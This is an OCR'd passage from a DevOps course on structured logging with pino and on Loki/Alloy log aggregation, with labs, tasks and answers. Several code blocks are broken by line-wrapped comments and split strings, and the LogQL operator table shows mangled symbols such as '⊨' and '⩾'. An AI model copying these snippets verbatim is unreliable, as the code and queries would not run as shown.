  created","order_id":"o-8231","user_id":"u-42","duration_ms":120}
```

The message is a constant string; everything variable lives in named **fields**. Machines can now filter, count and group by any field (`duration_ms > 100` , `user_id = "u-42"`), and humans still read the `msg` .

2 Why it matters in DevOps

- **Searchability under pressure.** At 3 a.m. you want `level=error AND route=/checkout` , not a regex.
- **Aggregation.** Log systems such as Loki, Elasticsearch and CloudWatch Logs Insights can parse JSON and compute counts and percentiles from fields. Free-text lines cannot be reliably parsed once the wording changes.
- **Correlation.** A `trace_id` or `request_id` field on every line is what ties logs to traces and to other services (see Correlation IDs §10.7).
- **Security and compliance.** Logs are a classic data leak: passwords, tokens and personal data written "just for debugging" end up in a third-party log service with a different retention and access policy than your database.

- **Cost.** Log volume drives the bill. Levels and a deliberate "what is worth logging" policy keep it manageable.

3 Real-world system example

Stripe's "canonical log lines". Stripe's engineering blog describes emitting, for every API request, one extra structured log line at the end of the request containing the key facts (HTTP method, path, status, duration, user, authentication, rate-limit decisions, database time and so on) as key/value pairs. Because it is one line per request with all the fields, it can be queried like a table, which makes it a powerful complement to metrics.

The Twelve-Factor App (factor XI) states that an app should treat logs as an event stream written to `stdout`, and leave routing and storage to the environment. That is exactly how containers on Docker and Kubernetes work: the runtime captures `stdout` / `stderr` to files (for Kubernetes under `/var/log/pods`, see Filesystem Hierarchy §1.1) and a log agent ships them. Schemas such as the **Elastic Common Schema (ECS)** and the **OpenTelemetry log data model** standardise field names and severity numbers so that tools agree on what `trace_id` or "error" means.

4 Diagram

Where structured logs flow in a containerised system:




Figure 10.5-1

Choosing a level:




Figure 10.5-2

5 How it works

Levels (pino, the common Node.js logger, uses these; other libraries are close): `trace` < `debug` < `info` < `warn` < `error` < `fatal`. The configured level is a floor: at `info`, `debug` and `trace` calls are dropped cheaply.

Level	Use for	Example
`fatal`	The process cannot continue	`cannot connect to database at startup`
`error`	An operation failed and someone may need to act	`payment provider returned 502`
`warn`	Handled, but worth knowing	`retrying inventory call (attempt 2)`; a rejected request
`info`	Normal events you want in production	`order created`, `server listening`, one summary line per request
`debug`	Detail for diagnosing; off in production by default	`validating cart`, SQL text
`trace`	Very verbose step-by-step	rarely used

A good log line has these fields:

Field	Why
`time`	ISO 8601 in UTC (`2026-10-09T10:15:42.123Z`), never local time or a format without a zone
`level`	As a string (`"info"`), not a number, so queries are readable
`service`, `env`, `version`	Which app, which environment, which release; essential when many services share one log store
`msg`	Short **constant** description (group-able). Never interpolate ids into it
`request_id`, `trace_id`, `span_id`	Correlation (see Correlation IDs §10.7)
Context fields	`user_id`, `order_id`, `route`, `status`, `duration_ms`: the facts specific to the event
`err`	Error `type`, `message` and `stack` as fields, not a stack trace spread across many lines

Context with child loggers. Create a logger per request that already carries `request_id` and `user_id`; every line logged through it includes them without the developer remembering. In Node.js, `pino-http` creates `req.log`, and `req.log.child({ user_id })` adds more. In other

languages, use the equivalent (Python `structlog` bind, Go `slog.With`, Java MDC).

Log events, not noise. Prefer one rich line per request (the canonical line) plus a few meaningful events over dozens of "entering function X" lines.

What not to log. Never write these, at any level:

- Passwords, API keys, session tokens, JWTs, private keys, `Authorization` and `Cookie` headers.
- Full payment card numbers and CVVs (a compliance violation), and other regulated data.
- Personal data (email, phone, address, health data, precise location) unless there is a documented need; prefer an opaque id (`user_id`) and a short retention. Laws such as GDPR apply to logs too.
- Entire request or response bodies by default.
- Anything you cannot delete later: logs are often immutable and replicated.

Defence in depth: do not pass sensitive objects to the logger in the first place; add **redaction** in the logger (`redact` paths in pino) for known fields; and scrub again in the collector (Alloy or the OpenTelemetry Collector) as a safety net. Redaction only protects fields it knows by path: a password interpolated into a message string is not caught.

Where to write. In containers, write to `stdout` and let the platform ship it. On VMs, write to a file under `/var/log` with **rotation** (`logrotate`, see Daemons and systemd §1.9 and journalctl §1.11) or to journald. Never let a log file grow unbounded.

Performance. Use a fast structured logger (pino) rather than `console.log` with string building, and do not log inside tight loops. Logging is I/O: at high volume it can become a bottleneck or a cost problem.

6 Step-by-step guide

Prerequisites: Node.js 22 or newer, `curl`, and `jq` (`sudo apt-get install -y jq` or `brew install jq`). No cost.

1. **Create the project.**

```bash
mkdir -p ~/l10-logging && cd ~/l10-logging
npm init -y >/dev/null && npm install express pino pino-http
```

2. **Write the logger once** in `logger.js`. Everything reuses it.

```JS
const pino = require('pino');

module.exports = pino({
  level: process.env.LOG_LEVEL || 'info',
  base: { service: 'shop-api', env: process.env.APP_ENV || 'dev', version:
  process.env.APP_VERSION || '0.0.0-dev' },
  timestamp: pino.stdTimeFunctions.isoTime,           // "2026-10-09T10:15:42.123Z"
  instead of epoch milliseconds
  formatters: { level: (label) => ({ level: label }) }, // "level":"info" instead of
  30
  redact: {
    paths: ['password', '*.password', 'token', '*.token', 'card.number',
  'req.headers.authorization', 'req.headers.cookie'],
    censor: '[REDACTED]',
  },
});
```

3. **Write the app** in `app.js`: request IDs, a per-request child logger and the three outcomes (created, rejected, crashed).

```JS
const crypto = require('node:crypto');
const express = require('express');
const pinoHttp = require('pino-http');
const logger = require('./logger');

const app = express();
app.use(express.json());
app.use(
  pinoHttp({
    logger,
    genReqId: (req, res) => {
      const id = req.headers['x-request-id'] || crypto.randomUUID();
      res.setHeader('x-request-id', id);
      return id;
    },
    serializers: {
      req: (req) => ({ id: req.id, method: req.method, url: req.url }),
      res: (res) => ({ statusCode: res.statusCode }),
    },
    customLogLevel: (req, res, err) => (err || res.statusCode >= 500 ? 'error' :
  res.statusCode >= 400 ? 'warn' : 'info'),
    autoLogging: { ignore: (req) => req.url === '/healthz' },
  }),
);

app.get('/healthz', (req, res) => res.send('ok'));
```

```
app.post('/orders', (req, res) => {
  const { userId, items } = req.body;
  const log = req.log.child({ user_id: userId });   // every line below carries
  user_id and the request id
  log.debug({ items }, 'validating cart');          // hidden at the default level
  (info)
  if (!items || items.length === 0) {
    log.warn({ reason: 'empty_cart' }, 'order rejected');
    return res.status(400).json({ error: 'empty cart' });
  }
  const orderId = 'o-' + Math.floor(Math.random() * 1e6);
  log.info({ order_id: orderId, item_count: items.length, amount_cents: 4999 }, 'order
  created');
  res.status(201).json({ order_id: orderId });
});

app.get('/boom', () => { throw new Error('inventory service unreachable'); });

app.use((err, req, res, next) => {
  res.err = err;   // pino-http logs it, with the stack, on the "request errored" line
  res.status(500).json({ error: 'internal error', request_id: req.id });
});

app.listen(3000, () => logger.info({ port: 3000 }, 'shop-api listening'));
```

4. **Run it** (leave it running, logs print here), and from a second terminal send three requests.

```
BASH
node app.js | tee app.log
```

```
BASH
curl -s -XPOST localhost:3000/orders -H 'content-type: application/json' -H 'x-
  request-id: req-1' \
  -d '{"userId":"u-42","items":[{"sku":"kbd"}]}'
curl -s -XPOST localhost:3000/orders -H 'content-type: application/json' -d
  '{"userId":"u-43","items":[]}'
curl -s localhost:3000/boom
```

Expect one JSON line per event, similar to:

```json
{"level":"info","time":"2026-10-09T07:45:06.569Z","service":"shop-
  api","env":"dev","version":"0.0.0-dev","req":{"id":"req-
  1","method":"POST","url":"/orders"},"user_id":"u-42","order_id":"o-
  381660","item_count":1,"amount_cents":4999,"msg":"order created"}
{"level":"warn","time":"...","service":"shop-api",...,"user_id":"u-
  43","reason":"empty_cart","msg":"order rejected"}
{"level":"error","time":"...","service":"shop-api",...,"res":{"statusCode":500},"err":
  {"type":"Error","message":"inventory service unreachable","stack":"Error: inventory
  service unreachable\n    at ..."},"msg":"request errored"}
```

Notice `user_id` and the request id on lines that never mentioned them in the call: that is the child logger at work.

5. **Query the logs with `jq`.**

```bash
jq -c 'select(.level=="error") | {time, msg, request_id: .req.id}' app.log      # all
  errors
jq -r 'select(.user_id=="u-42") | .msg' app.log                                   #
  everything for one user
jq -s 'group_by(.level) | map({level: .[0].level, count: length})' app.log        #
  count by level
```

These are the same questions you will later ask in Loki with LogQL (Loki §10.6).

6. **Change the level without changing code.** Restart with debug on and send the order again; the `validating cart` line appears.

```bash
LOG_LEVEL=debug node app.js
```

7. **Prove redaction works, and see its limit.**

```bash
LOG_LEVEL=debug node -e "
const l = require('./logger');
l.info({ password: 'hunter2', user: { token: 'abc' } }, 'redaction test');
l.info('login attempt password=hunter2');
"
```

The first line shows `"password":"[REDACTED]"` and `"token":"[REDACTED]"`. The second line prints `hunter2` in the clear: redaction only works on known field paths, not on text inside a message.

8. **Stop the app** (`Ctrl+C`).

7 Real-world scenario

Illustrative scenario. A support ticket says "my order did not go through at about 14:20". Under the old plain-text logging an engineer greps `shop-api.log` for the customer's email, finds nothing (the app logged `user 42`), then greps for `42` and gets 9,000 matches.

After moving to structured logs with a request id, support gives the engineer the `x-request-id` shown in the app's error page. One query, `request_id="..."`, returns four lines in order: request received, payment call started, `payment provider returned 502` at `warn` with `attempt=3`, and the final 500. The cause is a flaky provider, visible in two minutes. A later review of the old logs also finds a full `Authorization` header written at debug level; it is removed and the affected token rotated.

Lesson: consistent fields turn logs from text into a database, and what you *must not* log needs as much attention as what you do.

8 Common mistakes and best practices

Don't

- Build messages with string concatenation (`'order ' + id + ' failed'`): you lose the field and the grouping.
- Log multi-line stack traces as separate lines; log them as one `err.stack` field.
- Log at `error` for things that are not errors (a 404, a validation failure); alerts and dashboards will cry wolf.
- Log and rethrow at every layer: one failure becomes five identical error lines. Log where you handle it.
- Log secrets, tokens, full card numbers, request bodies or raw personal data.
- Use user ids, emails or request ids as **labels** in the log store (see Loki §10.6); keep them as fields.

Do

- Emit one JSON object per line to `stdout` and let the platform ship it.
- Use a constant `msg` and variable fields; use consistent field names across all services.
- Include `service`, `env`, `version` and `trace_id` / `request_id` on every line.
- Use ISO 8601 UTC timestamps and string levels.

- Make the log level configurable via an environment variable and default to `info` in production.
- Log one summary ("canonical") line per request with status, duration and key identifiers.
- Review logs for sensitive data as part of code review; redact and scrub in two places.

9 Tasks

- [ ] **T1 — Convert a plain log to structured** *(≈30 min, beginner)*
  - **Goal:** feel the difference.
  - **Steps:**
    1. Write a script that prints `console.log('order ' + id + ' created for user ' + user + ' in ' + ms + 'ms')` ten times.
    2. Write the same with pino and fields.
    3. Using only `grep` / `awk` for the first and `jq` for the second, list orders slower than 100 ms.
  - **Done when:** both queries work, and you can say which survives a message rewording.
- [ ] **T2 — Follow the lab** *(≈45 min, beginner)*
  - **Goal:** build the logging setup from section 6.
  - **Steps:**
    1. Do steps 1-5.
    2. Add a `GET /orders/:id` route that logs `order fetched` with `order_id` and a `duration_ms` field you measure.
    3. Use `jq` to compute the count of lines by `level` for your traffic.
  - **Done when:** `jq` shows counts for at least `info` and `warn`, and your new route logs `duration_ms`.
- [ ] **T3 — Break it: leak a secret, then stop it** *(≈45 min, intermediate)*
  - **Goal:** see exactly what redaction can and cannot do.
  - **Steps:**
    1. Log `req.headers` in full for one route and confirm the `authorization` header appears (use a fake token `<YOUR_TOKEN>`).
    2. Add `req.headers.authorization` to `redact.paths` and verify it is censored.
    3. Log a message string containing a fake password and show redaction does not catch it. Fix the call site instead.
  - **Done when:** you can show three log lines: leaked, redacted, and "fixed at the source".

- [ ] **T4 — Levels at runtime** *(≈45 min, intermediate)*
  - **Goal:** control volume without redeploying code.
  - **Steps:**
    1. Run the app with `LOG_LEVEL=warn`, `info` and `debug`; count lines for the same 20 requests each time.
    2. Add a debug-only line inside a loop and measure the difference in output size.
    3. Write down the level policy you would use in production and when you would raise it temporarily.
  - **Done when:** you have three line counts and a one-paragraph policy.
- [ ] **T5 — Automate a log contract check** *(≈60 min, advanced)*
  - **Goal:** make "good logs" a test, not an opinion.
  - **Steps:**
    1. Write a test (`node --test`, or a shell script with `jq -e`) that runs the app, sends requests and fails if any line is not valid JSON or lacks `time`, `level`, `service` and `msg`.
    2. Fail it also when a line contains the string `Bearer` or a `password` value.
    3. Run it in CI (see GitHub Actions Pipelines §5.2).
  - **Done when:** the check passes on good output and fails when you deliberately add a bad log line.
- [ ] **T6 — Prove it: write the team's logging standard** *(≈45 min, advanced)*
  - **Goal:** explain structured logging well enough to enforce it.
  - **Steps:**
    1. Without the guide, write a one-page standard for `shop-api`: required fields, level meanings, what never to log, where redaction happens.
    2. Apply it to one real log line and show the before and after.
  - **Done when:** a teammate can review a pull request against your standard and flag a violation.

10 Self-check questions

1. Why should `msg` be a constant string with the variable parts in fields?
2. What is the difference between `warn` and `error`, and who is paged for each?
3. What is a child logger or context logger, and what problem does it solve?
4. Give four things you must never log, and two controls that protect against accidents.

5. Why do containers log to `stdout` instead of a file?
6. What is a canonical log line?

ANSWERS

1. The constant message lets you group and count the same event, and fields make values searchable; interpolated text defeats both.
2. `warn` is handled or recoverable and normally does not page; `error` means an operation failed and may need action. Alerting is usually on error *rates*, not on single lines.
3. A logger pre-loaded with context (request id, user id) so every line includes it automatically; no one has to remember to add it.
4. Passwords, tokens/keys, full card numbers, personal data and full request bodies. Controls: do not pass sensitive objects to the logger, plus redaction in the logger and scrubbing in the collector (and review).
5. The platform captures `stdout` / `stderr`, handles rotation and shipping, and the container's filesystem is disposable; the app stays simple and portable.
6. One structured line per request, emitted at the end, containing all the key facts (route, status, duration, user, dependencies). It can be queried like a table.

11 Further reading

- *The Twelve-Factor App* (12factor.net), factor XI: Logs.
- Stripe engineering blog: "Fast and flexible observability with canonical log lines".
- pino documentation (getpino.io): levels, child loggers, redaction, transports.
- OpenTelemetry documentation: "Logs" and the log data model; Elastic Common Schema reference.
- OWASP Logging Cheat Sheet for what to log and what to avoid.
- See also: Log Aggregation with Loki §10.6, Correlation IDs §10.7, OWASP Top 10 §11.5.

LAB NOTES What I ran, what I saw, what it means

10.6 Log Aggregation with Loki

Topic 6 of 11 | ~4 hours | Difficulty: Intermediate

1 What it is

Log aggregation means collecting the logs of every container, VM and service into one searchable place, so that "what did `shop-api` say at 14:20?" is a query instead of an `ssh` into five machines. A **log agent** runs next to the workloads, reads their output and pushes it to a central **log store**.

Grafana Loki is an open-source log store designed to be cheap to run. Elasticsearch-style systems build a full-text index of every word in every line. Loki takes the approach Prometheus takes for metrics: it indexes only a small set of **labels** (`service_name="shop-api"`, `env="prod"`) and stores the log text itself, compressed, in **chunks** on disk or object storage (S3, GCS). Queries pick streams by label, then scan the text with filters. The index stays tiny, storage is cheap, and the cost moves to query time. The query language is **LogQL**, which deliberately looks like PromQL.

The agent that ships logs to Loki today is **Grafana Alloy**, Grafana's distribution of the OpenTelemetry Collector with Prometheus-style pipelines. It replaces **Promtail**, which Grafana has deprecated and put into maintenance. Do not start new setups on Promtail.

2 Why it matters in DevOps

- **Containers are disposable.** When a pod or container dies its local log file goes with it. Shipping logs off the machine is the only way to read the last words of something that crashed.
- **Incidents cross services.** One failing checkout touches Nginx, `shop-api`, a worker and a database. You need all their logs on one screen, filtered by one identifier (see Correlation IDs §10.7).
- **Cost control.** Log volume is often the largest part of an observability bill. Label design, retention and what you ship decide whether Loki costs a few dollars or a few thousand.

- **The classic failure is a label mistake.** Putting a user id or request id in a label creates millions of tiny streams (high **cardinality**) and Loki slows down or rejects writes. Understanding labels is the whole skill.
- **Retention is a policy decision**, often with legal weight: keep security logs for a year, debug logs for two days.

3 Real-world system example

Grafana Labs created Loki (announced in 2018) and runs it for Grafana Cloud Logs; it is open source under the AGPL licence and is built to be operated in the same way as Prometheus, with the same label model and a similar service discovery and relabelling vocabulary. **Kubernetes** is the typical target: the container runtime writes each pod's `stdout` and `stderr` to files under `/var/log/pods` on the node, and a log agent running as a **DaemonSet** (one per node, see DaemonSets §8.11) tails them, attaches labels such as `namespace`, `pod` and `container` from the Kubernetes API, and pushes to Loki.

The same architectural choice (index metadata, scan content) is the main difference from **Elasticsearch/OpenSearch**-based stacks, which index the content of every line: faster arbitrary full-text search, but larger indexes and a higher operating cost. On AWS the managed alternative is CloudWatch Logs (see CloudWatch §6.18), and many teams run Loki for application logs and keep CloudWatch for AWS service logs.

4 Diagram

The path of a log line, and what Loki stores:




Figure 10.6-1

Labels define streams. Every unique label set is a separate stream with its own chunks, which is why labels must be few and bounded:




Figure 10.6-2

5 How it works

Streams and labels. A *stream* is all log lines that share exactly the same label set. Loki indexes label names and values; it does not index the text. Good labels are **low cardinality** (a few dozen values at most) and describe *where* a line came from: `service_name`, `container`, `namespace`, `cluster`, `env`. Bad labels are anything unbounded: user id, request id, trace id, URL path, IP address, timestamps.

Structured metadata (Loki 3.0 and later) is the right home for high-cardinality identifiers such as `trace_id` and `request_id`. They are key-value pairs stored with each line but outside the stream identity, so they cost no extra streams, and you can filter on them without parsing the line: `{service_name="shop-api"} | trace_id="..."`. Loki also fills in `service_name` (derived from labels such as `service`, `app` or `container`) and `detected_level` (from a `level` field it finds in the line) automatically in recent versions.

LogQL has two kinds of query.

Kind	Starts with	Returns	Example
Log query	a stream selector `{...}`	log lines	`{service_name="shop-api"} |= "timeout"`
Metric query	an aggregation such as `rate` or `count_over_time`	numbers over time	`sum(rate({service_name="shop-api"}[5m]))`

A log query is a **pipeline**, evaluated left to right. Put the cheapest filters first:

Stage	Meaning
`{a="b", c=~"x.+"}`	Stream selector (required). Operators `=` `≠` `=~` `!~`. Must contain at least one matcher that is not empty
`⊨ "text"`, `≠ "text"`	Line contains / does not contain a string
`|~ "regex"`, `!~ "regex"`	Line matches / does not match a regular expression
`| json`, `| logfmt`, `| pattern "<ip> - <_>"`	Parse the line and extract fields as temporary labels
`| status ⩾ 500`, `| level="error"`	Filter on a label or extracted field (numbers compare numerically)
`| line_format "{{.method}} {{.route}}"`	Rewrite the displayed line with a Go template
`| trace_id="abc"`	Filter on structured metadata (no parser needed)

Metric queries wrap a log query in a **range** (`[5m]`): `rate()` (lines per second), `count_over_time()`, `bytes_rate()`, and for numbers inside the line `quantile_over_time(0.95, ... | unwrap duration_ms [5m]) by (route)`. Aggregate with `sum by (...)`, `topk`, exactly as in PromQL (Prometheus and PromQL §10.2).

One gotcha: if an extracted field has the same name as an existing label, the extracted one is renamed with an `_extracted` suffix (for example a JSON field `service` becomes `service_extracted` when a `service` label exists). This is why the lab below names the stream label `service_name` while the application logs a field called `service`.

Collecting with Alloy. Alloy configuration is a graph of components connected by `forward_to` / exported values: `discovery.docker` finds containers, `discovery.relabel` turns their metadata into labels, `loki.source.docker` reads the logs, `loki.process` parses and edits lines, `loki.write` sends them to Loki. Promtail did the same job with a YAML `scrape_configs` file; the concepts (targets, relabeling, pipeline stages) carry over, which makes migrating easy.

Retention. Loki does not delete data on its own. The **compactor** component enforces retention when you set `compactor.retention_enabled: true` together with a `limits_config.retention_period` (a multiple of the 24 h index period). Deletion is delayed (`retention_delete_delay`) so a mistake can still be caught. You can set shorter retention for noisy streams with `retention_stream` rules. Retention is the main lever on storage cost.

Limits to know. Loki rejects lines or streams over per-tenant limits (ingestion rate, line size, label count, active streams) with HTTP 429; the agent retries, so sustained 429s mean you ship too much or have too many streams.

6 Step-by-step guide

Prerequisites: the Compose project `~/l10-prom` from Prometheus and PromQL §10.2 and Grafana Dashboards §10.3 (the project folder must be named `l10-prom`, because the Alloy config below filters on the Compose project name), Docker with Compose v2, Node.js 22+ and about 1 GB of free RAM. No cost. Image tags were current when written; if one is gone, take the newest tag of that image and check its release notes. On Linux Alloy reads the Docker socket, which is root-equivalent on that host; that is acceptable on a laptop, not as a pattern for shared servers (there you tail the log files instead, with `loki.source.file`).

1. **Make `shop-api` write structured logs.** Install pino (the logger from Structured Logging §10.5) in the app, then edit `~/l10-prom/shop-api/app.js`.

```bash
cd ~/l10-prom/shop-api && npm install pino
```

At the top, after the `require` lines, create the logger:

```js
const pino = require('pino');
const log = pino({
  base: { service: 'shop-api' },
  timestamp: pino.stdTimeFunctions.isoTime,
  formatters: { level: (label) => ({ level: label }) },
});
```

Replace the timing middleware so it also writes one *canonical* line per request:

```js
app.use((req, res, next) => {
  const stop = duration.startTimer();
  res.on('finish', () => {
    const route = req.route ? req.route.path : 'unmatched';
    const seconds = stop({ method: req.method, route, status_code: res.statusCode });
    if (route === '/metrics') return; // do not log the scrapes
    const level = res.statusCode >= 500 ? 'error' : 'info';
    log[level]({ method: req.method, route, status: res.statusCode, duration_ms:
  Math.round(seconds * 1000) }, 'request completed');
  });
  next();
});
```

and change the last line to `app.listen(3000, () => log.info({ port: 3000 }, 'shop-api listening'));`. Each request now prints a line like `{"level":"info","time":"2026-10-09T12:32:19.051Z","service":"shop-`

`api","method":"GET","route":"/products","status":200,"duration_ms":120,"msg":"reques t completed"}`.

2. **Write the Loki config** `~/l10-prom/loki/loki.yml` (single process, local disk, 7 days of retention).

```yaml
auth_enabled: false

server:
  http_listen_port: 3100

common:
  instance_addr: 127.0.0.1
  path_prefix: /loki
  replication_factor: 1
  ring:
    kvstore:
      store: inmemory
  storage:
    filesystem:
      chunks_directory: /loki/chunks
      rules_directory: /loki/rules

schema_config:
  configs:
    - from: "2024-04-01"
      store: tsdb
      object_store: filesystem
      schema: v13
      index:
        prefix: index_
        period: 24h

limits_config:
  retention_period: 168h          # keep 7 days
  allow_structured_metadata: true
  volume_enabled: true

compactor:
  working_directory: /loki/compactor
  retention_enabled: true         # without this, retention_period is ignored
  retention_delete_delay: 2h
  delete_request_store: filesystem

analytics:
  reporting_enabled: false
```

`auth_enabled: false` means a single tenant; in a shared deployment every request carries an `X-Scope-OrgID` header.

3. **Write the Alloy pipeline** `~/l10-prom/alloy/config.alloy`.

ALLOY

```
// 1. Find containers of this Compose project through the Docker API.
discovery.docker "containers" {
  host = "unix:///var/run/docker.sock"

  filter {
    name   = "label"
    values = ["com.docker.compose.project=l10-prom"]
  }
}

// 2. Turn container metadata into labels. Keep them few and bounded.
discovery.relabel "containers" {
  targets = []

  rule {
    source_labels = ["__meta_docker_container_name"]
    regex         = "/(.*)"
    target_label  = "container"
  }

  rule {
    source_labels = ["__meta_docker_container_label_com_docker_compose_service"]
    target_label  = "service_name"
  }
}

// 3. Read the logs of every discovered container.
loki.source.docker "containers" {
  host          = "unix:///var/run/docker.sock"
  targets       = discovery.docker.containers.targets
  relabel_rules = discovery.relabel.containers.rules
  labels        = { env = "lab" }
  forward_to    = [loki.process.json.receiver]
}

// 4. Parse JSON lines. Identifiers go to structured metadata, never to labels.
loki.process "json" {
  stage.json {
    expressions = { trace_id = "trace_id", request_id = "request_id" }
  }

  stage.structured_metadata {
    values = { trace_id = "", request_id = "" }
  }

  forward_to = [loki.write.local.receiver]
}

// 5. Ship to Loki.
```

```
loki.write "local" {
  endpoint {
    url = "http://loki:3100/loki/api/v1/push"
  }
}
```

The `trace_id` and `request_id` fields do not exist yet; missing fields are skipped. The next topic adds them.

4. **Add Loki and Alloy to** `~/l10-prom/compose.yaml` (under `services:`; add `loki-data: {}` under `volumes:`).

```yaml
  loki:
    image: grafana/loki:3.7.8
    command: ["-config.file=/etc/loki/loki.yml"]
    volumes:
      - ./loki/loki.yml:/etc/loki/loki.yml:ro
      - loki-data:/loki
    ports: ["3100:3100"]

  alloy:
    image: grafana/alloy:v1.20.1
    command:
      - run
      - --server.http.listen-addr=0.0.0.0:12345
      - --storage.path=/var/lib/alloy/data
      - /etc/alloy/config.alloy
    volumes:
      - ./alloy/config.alloy:/etc/alloy/config.alloy:ro
      - /var/run/docker.sock:/var/run/docker.sock:ro
    ports: ["12345:12345"]
    depends_on: [loki]
```

Also add two scrape jobs to `prometheus/prometheus.yml` so you can watch the pipeline itself, then reload later in step 6:

```yaml
  - job_name: loki
    static_configs:
      - targets: ["loki:3100"]
  - job_name: alloy
    static_configs:
      - targets: ["alloy:12345"]
```

5. **Provision Loki as a Grafana data source.** Append to `~/l10-prom/grafana/provisioning/datasources/datasources.yml` under `datasources:` (the `uid` is what dashboards and later derived fields refer to):

```yaml
